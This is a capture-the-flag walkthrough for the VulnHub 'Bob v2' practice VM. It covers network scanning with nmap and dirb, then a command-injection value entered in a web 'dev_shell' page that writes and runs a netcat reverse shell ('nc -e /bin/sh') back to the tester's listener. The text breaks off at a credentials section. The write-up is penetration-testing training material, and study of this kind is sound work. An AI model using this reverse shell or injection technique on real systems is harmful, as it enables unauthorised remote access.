Bob v2

Capture The Flag

by Samiux
OSCE OSCP OSWP

July 13, 2018
Hong Kong, China

Table of Contents

Introduction

Bob version 2 is talking about The Milburg High School Server has just been attacked, the IT staff have taken down their Windows server and are now setting up a Linux server running Debian.

The format of the virtual machine (VM) is OVA which can import to VirtualBox without problem. It is working flawlessly with NAT Network and the IP address would be assigned by DHCP.

The VM can be downloaded at VulnHub – https://www.vulnhub.com/entry/bob-101,226/. There is one flag to be captured.

Information Gathering

The penetration testing operating system is Parrot Security OS 4.1 (64-bit) and running on MacOS version of VirtualBox version 5.2.12.

Boot up both Parrot Security OS VM and Bob v2 VM. Find out the IP address of both VMs by using the following commands on Parrot Security OS VM.

To find the IP address of Bob v2 VM in the NAT Network :

```
sudo netdiscover -r 10.0.2.0/24
```

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:57:57:5d      1      60  PCS Systemtechnik GmbH
10.0.2.17       08:00:27:c0:cc:74      1      60  PCS Systemtechnik GmbH
```

The IP address of Bob v2 VM is 10.0.2.17.

To find the IP address of Parrot Security OS VM in the NAT Network :

```
ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.13  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::5c27:2ada:a553:147f  prefixlen 64  scopeid 0x20<link>
        inet6 fd17:625c:f037:2:46ed:16c8:a7e5:b481  prefixlen 64  scopeid 0x0<global>
        ether 08:00:27:c2:78:e1  txqueuelen 1000  (Ethernet)
        RX packets 28  bytes 9240 (9.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 83  bytes 10892 (10.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The IP address of Parrot Security OS VM is 10.0.2.13.

Information gathering of the VM is required. Nmap and dirb are running for getting the information about the Bob v2 VM.

```
sudo nmap -sS -sV -A -p- -T5 -Pn 10.0.2.17
```

```
Nmap scan report for 10.0.2.17
Host is up (0.00021s latency).
Not shown: 65529 closed ports
PORT      STATE    SERVICE VERSION
80/tcp    open     http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 4 disallowed entries
| /login.php /dev_shell.php /lat_memo.html
|_/passwords.html
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
14883/tcp filtered unknown
24916/tcp filtered unknown
25468/tcp open     ssh     OpenSSH 7.4p1 Debian 10+deb9u2 (protocol 2.0)
| ssh-hostkey:
|   2048 84:f2:f8:e5:ed:3e:14:f3:93:d4:1e:4c:41:3b:a2:a9 (RSA)
|   256 5b:98:c7:4f:84:6e:fd:56:6a:35:16:83:aa:9c:ea:f8 (ECDSA)
|_  256 39:16:56:fb:4e:0f:50:85:40:d3:53:22:41:43:38:15 (ED25519)
37053/tcp filtered unknown
56545/tcp filtered unknown
MAC Address: 08:00:27:C0:CC:74 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
```


```
1   0.21 ms 10.0.2.17

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
# Nmap done at Fri Jul 13 02:25:36 2018 -- 1 IP address (1 host up) scanned in 190.17 seconds
```


```
dirb http://10.0.2.17 /usr/share/wordlists/dirb/big.txt
```

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: dirb_Bobv2
START_TIME: Thu Jul 12 16:42:32 2018
URL_BASE: http://10.0.2.17/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://10.0.2.17/ ----
+ http://10.0.2.17/robots.txt (CODE:200|SIZE:111)
+ http://10.0.2.17/server-status (CODE:403|SIZE:297)

-----------------
END_TIME: Thu Jul 12 16:42:47 2018
DOWNLOADED: 20458 - FOUND: 2
```

Reverse Shell


Surfing the site with no valuable information obtained. According to the result of nmap, there is a page “/dev_shell.php” at the site.







Tried some Linux commands and it revealed that some commands are restricted. Try to use the following command to port a netcat reverse shell. Then open another terminal to run a listerner with nc -lvp 4444.


```
cd /tmp && echo "nc -e /bin/sh 10.0.2.13 4444" > test && chmod +x test && ./test
```


Applications Places System
Mozilla Firefox (sandboxed or root)
Thu Jul 12, 17:01:38
http://10.0.2...ev_shell.php
10.0.2.17/dev_shell.php
Most Visited
Getting Started
dev_shell
Command: ;& chmod +x test && ./test
submit
Parrot Terminal
File Edit View Search Terminal Help
[samiux@parrot]-[~/infosec/Bobv2]
$nc -lvp 4444
listening on [any] 4444 ...
Menu
Parrot Terminal
Mozilla Firefox (sandbo...


Applications Places System
Mozilla Firefox (sandboxed or root)
Thu Jul 12, 17:02:22
Connecting...
10.0.2.17/dev_shell.php
Most Visited
Getting Started
dev_shell
Command: ;& chmod +x test && ./test
submit
Parrot Terminal
File Edit View Search Terminal Help
[samiux@parrot]-[~/infosec/Bobv2]
$nc -lvp 4444
listening on [any] 4444 ...
10.0.2.17: inverse host lookup failed: Unknown host
connect to [10.0.2.13] from (UNKNOWN) [10.0.2.17] 41318
Waiting for 10.0.2.17...
Menu
Parrot Terminal
Mozilla Firefox (sandbo...





Checked the directory "/var/www/html" and find the hidden file namely ".hint". The content is as the following :




Credentials Obtained

Changed to directory “/home/elliot” and found the following a file “theadminisdumb.txt”:



